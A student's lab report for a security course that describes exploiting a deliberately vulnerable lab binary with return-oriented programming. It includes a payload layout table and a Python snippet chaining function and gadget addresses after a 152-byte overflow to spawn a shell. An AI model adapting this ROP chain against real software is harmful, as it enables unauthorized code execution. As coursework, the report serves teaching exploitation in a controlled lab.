Dylan Aegbuniwe

CSC 472

# Lab 3: Return-oriented Programming

10/25/2021

Introduction

In this lab, we are exploiting a vulnerable code with return-oriented programming using gdb and Python.


Analysis and Results

| Dummy Character “A”s – Secret Number = 152 |
|---|
| Address for Add_bin() |
| Address for pop, pop, pop, ret gadget |
| 0x0ff424242 |
| 0x0ffff4141 |
| 0xdeadbeef |
| Address for Add_bash() |
| Address of pop, pop, ret gadget |
| 0xcafebabe |
| 0xffffffff |
| Address of exec_string() |
| Address of pop, ret gadget |
| 0xabcdabcd |

This table shows the order of the payload and how it matches each of the required values in the lab3.c code to pass through each function. It works off of the function address > return address > arguments structure of return chaining. Each pop ret gadget is used to pop the necessary values of the payload to be stored as registers for the function to check.

```
# create payload
add_bin = 0x080491b6
add_bash = 0x0804920f
exec_string = 0x08049182
pop_ret = 0x0804933b
pop_pop_ret = 0x0804933a
pop_pop_pop_ret = 0x08049339
#   1. Trigger Buffer overflow
payload = b"A" * 152 + p32(add_bin)
payload += p32(pop_pop_pop_ret)
payload += p32(0xff424242)
payload += p32(0xffff4141)
payload += p32(0xdeadbeef)
payload += p32(add_bash)
payload += p32(pop_pop_ret)
payload += p32(0xcafebabe)
payload += p32(0xffffffff)
payload += p32(exec_string)
payload += p32(pop_ret)
payload += p32(0xabcdabcd)
```

This is the main portion of the payload, the edited data that hacks into the lab3.c file.




This is the output when running the exploit, getting into the new shell code.

Discussion and Conclusion

This lab satisfied the purpose of learning a way to use return-oriented programming to exploit a vulnerable code, as well as using the gdb debugger to spotlight certain addresses to see their vulnerabilities (the secret number used to get into the add_bin() function. The exploit was all done in Python. In the end, the result was what was wanted as the exploit successfully hacked into the lab3 code and entered the new shell.